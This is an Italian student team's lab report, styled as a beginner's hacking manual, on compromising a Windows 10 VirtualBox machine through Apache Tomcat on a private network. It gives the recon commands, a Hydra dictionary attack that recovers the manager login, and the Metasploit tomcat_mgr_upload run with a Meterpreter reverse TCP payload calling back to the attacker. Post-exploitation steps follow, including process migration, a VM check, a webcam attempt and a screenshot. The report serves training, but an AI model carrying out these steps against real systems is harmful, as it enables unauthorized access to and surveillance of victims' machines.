



S.S.SECURITY

TARGET: WINDOWS

BUILD WEEK PROJECT

HACKING MANUAL

FOR

NOOBIES



TABLE OF CONTENT

02	TABLE OF CONTENT	08	PAYLOAD SETTING
03	INTRODUZIONE	09	Migration
04	METASPLOIT FRAMEWORK	10	IDENTIFICAZIONE-SCREENSHOT
05	OPTION TABLE	11	IMPOSTAZIONI DI RETE
06	HYDRA	12	S.S. SECURITY TEAM
07	EXPLOIT SETTING		



INTRODUZIONE

Quest'oggi ci occuperemo di un attacco mirato ad una macchina Windows 10, passando dal servizio Tomcat.

Il primo passo è assicurarsi la effettiva comunicazione tra attaccante e bersaglio, mediante un ping.

Successivamente è indispensabile avviare una scansione mediante nmap, che ci fornirà informazioni in merito a servizi e porte accessibili nella macchina bersaglio.

Identifichiamo il servizio Tomcat sulla porta 8080.

L'attacco prevederà l'utilizzo di un exploit, ovvero una porzione di codice malevolo che sfrutta una vulnerabilità già presente all'interno del bersaglio. L'exploit verrà scelto e manovrato mediante il tool metasploit framework, un opensource con a disposizione un database estremamente ricco di exploit.

```
(kali㉿kali)-[~]
$ ping 192.168.1.83
PING 192.168.1.83 (192.168.1.83) 56(84) bytes of data sent out the
64 bytes from 192.168.1.83: icmp_seq=1 ttl=128 time=1.71 ms
64 bytes from 192.168.1.83: icmp_seq=2 ttl=128 time=2.17 ms
^C
— 192.168.1.83 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1021ms
rtt min/avg/max/mdev = 1.706/1.937/2.169/0.231 ms
```

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.83
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 15:05 CET
Nmap scan report for 192.168.1.83
Host is up (0.011s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
7/tcp      open  echo
9/tcp      open  discard?
13/tcp     open  daytime
17/tcp     open  qotd
19/tcp     open  chargen
80/tcp     open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1801/tcp   open  msmq?
2103/tcp   open  msrpc
2105/tcp   open  msrpc
2107/tcp   open  msrpc
2869/tcp   open  http
3389/tcp   open  ssl/ms-wbt-server?
5432/tcp   open  postgresql?
8009/tcp   open  ajp13
8080/tcp   open  http
8443/tcp   open  ssl/https-alt
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```



METASPLOIT FRAMEWORK

Avviamo Metasploit da un terminal di kali mediante il comando:
msfconsole

Ricercaamo un exploit mirato al servizio di nostro interesse, in questo caso tomcat, mediante il comando:

search tomcat

In risposta ci verranno elencati più exploit, utilizzeremo l'exploit in riga 18, con un rank excellent, e una scelta mirata del target.

Selezioniamo il nostro exploit mediante il comando

use exploit/multi/http/tomcat_mgr_upload

```
[+] =[ metasploit v6.4.18-dev ]  
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post ]  
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search tomcat  
  
Matching Modules  
  
#  Name  
--  
0  auxiliary/dos/http/apache_commons_fileupload_dos  
1  exploit/multi/http/struts_dev_mode  
2  exploit/multi/http/struts2_namespace_ognl  
3    \_ target: Automatic detection  
4    \_ target: Windows  
5    \_ target: Linux  
6  exploit/multi/http/struts_code_exec_classloader  
7  exploit/multi/http/tomcat_mgr_deploy  
8    \_ target: Java  
9    \_ target: Linux  
10   \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  
11  auxiliary/admin/http/tomcat_ghostcat  
12  exploit/windows/http/tomcat_cgi_cmdlineargs  
13  exploit/multi/http/tomcat_mgr_deploy  
14    \_ target: Automatic  
15    \_ target: Java Universal  
16    \_ target: Windows Universal  
17    \_ target: Linux x86  
18  exploit/multi/http/tomcat_mgr_upload  
19    \_ target: Java Universal  
20    \_ target: Windows Universal  
21    \_ target: Linux x86  
22  auxiliary/dos/http/apache_tomcat_transfer_encoding  
23  auxiliary/scanner/http/tomcat_enum  
24  exploit/linux/local/tomcat_rhel_based_temp_priv_esc  
25  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc  
26  exploit/multi/http/atlassian_confluence_webwork_ognl_injection  
  
Disclosure Date Rank Check Description  
2014-02-06 normal No Apache  
2012-01-06 excellent Yes Apache  
2018-08-22 excellent Yes Apache  
2014-03-06 manual No Apache  
2020-02-20 normal Yes Apache  
2019-04-10 excellent Yes Apache  
2009-11-09 excellent Yes Apache  
2009-11-09 excellent Yes Apache  
2009-11-09 excellent Yes Apache  
2010-07-09 normal No Apache  
2016-10-10 manual Yes Apache  
2016-09-30 manual Yes Apache  
2021-08-25 excellent Yes Atlass
```



```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

Name      Current Setting  Required  Description
HttpPassword          no        The password for the specified username
HttpUsername          no        The username to authenticate as
Proxies                no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS               yes       The target host(s), see https://docs.metasploit.com/docs/using-met
RPORT                 80       The target port (TCP)
SSL                  false     Negotiate SSL/TLS for outgoing connections
TARGETURI            /manager  The URI path of the manager app (/html/upload and /undeploy will b
VHOST                no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
LHOST      192.168.1.78    yes       The listen address (an interface may be specified)
LPORT      4444              yes       The listen port

Exploit target:

Id  Name
--  --
0   Java Universal

msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.78:7777
[*] Retrieving session ID and CSRF token ...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

OPTION TABLE

Una volta selezionato l'exploit, attraverso il comando **show options**

vedremo una tabella con delle voci da compilare per poter lanciare l'attacco. Soffermando sulle prima due voci "httppassword" e "httpusername", risultati non indispensabili, ma lanciando l'attacco senza, incapperemo in un errore:

Unable to access the Tomcat Manager

Necessitiamo quindi delle credenziali di accesso.





HYDRA

Per ottenere le credenziali ci affideremo a Hydra, nello specifico metteremo in atto un attacco a dizionario, una versione contenuta e mirata del brute-force. Entrando nei particolari, l'attacco prevede che vengano testate tutte le combinazioni di accesso possibili sfruttando gli elementi presenti all'interno del dizionario fornito. In questo caso il file "credenziali_base.txt".

Avvieremo il processo in un terminale kali attraverso l'esecuzione del comando

```
hydra -L credenziali_base.txt -P credenziali_base.txt -s 8080 192.168.1.83 http-get /manager/html
```

Possiamo osservare come riscontro una combinazione funzionante, ovvero admin-password.



```
(kali㉿kali)-[~/Desktop]$ hydra -l admin -P credenziali_base.txt -s 8080 -t 4 -f 192.168.1.83 http-get /manager/html
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-20 11:59:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 6 login tries (l:1/p:6), ~2 tries per task
[DATA] attacking http-get://192.168.1.83:8080/manager/html
[8080][http-get] host: 192.168.1.83 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-20 11:59:52
```



```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/http/tomcat_mgr_upload) > show options
```

Module options (exploit/multi/http/tomcat_mgr_upload):

Name	Current Setting	Required	Description
HttpPassword	no		The password for the specified username
HttpUsername	no		The username to authenticate as
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit-with-network-proxies
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be relative to this)
VHOST		no	HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.78	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Java Universal

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword password  
httppassword => password  
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin  
httpusername => admin  
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.1.83  
rhost => 192.168.1.83  
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080  
rport => 8080  
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 7777  
lport => 7777
```



EXPLOIT SETTING

Tornando nuovamente su Metasploit, possiamo compilare nuovamente la tabella, prestando attenzione.

Le voci Lhost ed Rhost rappresentano rispettivamente l'IP locale, ovvero l'attaccante, e l'IP remoto, ovvero il bersaglio. Stesso criterio si applica per le Lport e Rport. Mediante il comando

show targets


Specifichiamo il nostro bersaglio con

set target 1

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show targets  
Home  
Exploit targets:  
--  
=> 0 Java Universal  
1 Windows Universal  
2 Linux x86  
  
msf6 exploit(multi/http/tomcat_mgr_upload) > set target 1  
target => 1
```



PAYLOAD SETTING



```
msf6 exploit(multi/http/tomcat_mgr_upload) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
-	payload/generic/custom	.	normal	No	Custom Payloa
0	payload/generic/debug_trap	.	normal	No	Generic x86 D
1	payload/generic/shell_bind_aws_ssm	.	normal	No	Command Shell
2	payload/generic/shell_bind_tcp	.	normal	No	Generic Comma

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload 81
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.78:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying 7oRi7Bkz01IzWXk1soZXLfw3q9 ...
[*] Executing 7oRi7Bkz01IzWXk1soZXLfw3q9 ...
[*] Sending stage (176198 bytes) to 192.168.1.83
[*] Undeploying 7oRi7Bkz01IzWXk1soZXLfw3q9 ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.1.78:7777 -> 192.168.1.83:50297) at 2024-11-19 18:56:06 +0100
```

E' giunto il momento di settare il payload.

Cos'è il payload?

Il payload è una porzione di codice malevolo che viene eseguito una volta che l'exploit ha avuto successo nell'infiltrarsi in un sistema vulnerabile. Il payload è ciò che viene "lanciato" sull'host compromesso.

Nel nostro caso, selezioniamo il payload

set payload windows/meterpreter/reverse_tcp

windows/: indica che questo payload è progettato per un sistema operativo Windows.

meterpreter/: è un tipo di payload avanzato che fornisce un'interfaccia interattiva per il controllo completo della macchina compromessa.

reverse_tcp: indica che il payload tenta di stabilire una connessione di tipo reverse usando il protocollo TCP.

Settato tutto quanto, non rimane che lanciare l'attacco:

exploit

Viene stabilita una sessione meterpreter con la macchina bersaglio, l'attacco è andato a buon fine.



MIGRATION

Una volta avuto accesso alla macchina bersaglio, è buona pratica spostarsi su un processo che difficilmente può essere interrotto. nel nostro caso migreremo al processo 504.

Per avere qualche informazione in più mediante il comando sysinfo identifichiamo la macchina con un OS Windows 10. Una volta raggiunta questa posizione, risulta facile ottenere tutte le altre info obiettivo.

```
meterpreter > migrate 504
[*] Migrating from 3556 to 504 ...
[*] Migration completed successfully.

meterpreter > sysinfo
Computer : DESKTOP-9K104BT
OS        : Windows 10 (10.0 Build 10240).
Architecture : x64
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```





IDENTIFICAZIONE TIPO MACCHINA


```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > screenshot
Screenshot saved to: /home/kali/YJMLwmmmt.jpeg
```

Verifichiamo se il bersaglio è una macchina virtuale o fisica mediante il comando **run post/windows/gather/checkvm**

Verifichiamo la presenza di una webcam con **webcam_snap**

Ottieniamo uno screen del desktop del bersaglio **screenshot**

SCREENSHOT





IMPOSTAZIONI DI RETE

Infine, ultima nella lista ma prima per importanza, è la possibilità di vedere la configurazione di rete. Ciò ci permette di assicurarci di essere all'interno del bersaglio corretto.

```
meterpreter > ipconfig
      Trash   File System
Interface 1
=====
Name      : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
=====
Name ovawindo... : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 3
=====
Name      : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 4
=====
Name      : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e1:94:a0
MTU       : 1472
IPv4 Address : 192.168.1.83
IPv4 Netmask  : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::a411:226a:bb9d:36a2
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff::
```



```
meterpreter > route
credenziali...
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.1.254	10	4
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
192.168.1.0	255.255.255.0	192.168.1.83	266	4
192.168.1.83	255.255.255.255	192.168.1.83	266	4
192.168.1.255	255.255.255.255	192.168.1.83	266	4
224.0.0.0	240.0.0.0	127.0.0.1	306	1
224.0.0.0	240.0.0.0	192.168.1.83	266	4
255.255.255.255	255.255.255.255	127.0.0.1	306	1
255.255.255.255	255.255.255.255	192.168.1.83	266	4



S.S.SECURITY



OUR AMAZING TEAM

TEAM LEADER

SAMUEL GRILLO

TEAM MEMBER


CHRISTIAN CARRA

LORENZO CROCI

MATTEO PASQUALINI

FRANCESCO PROTO

UMBERTO VALENTINI



>>> YOU'VE BEEN HACKED

THANK YOU

THANK YOU

THANK YOU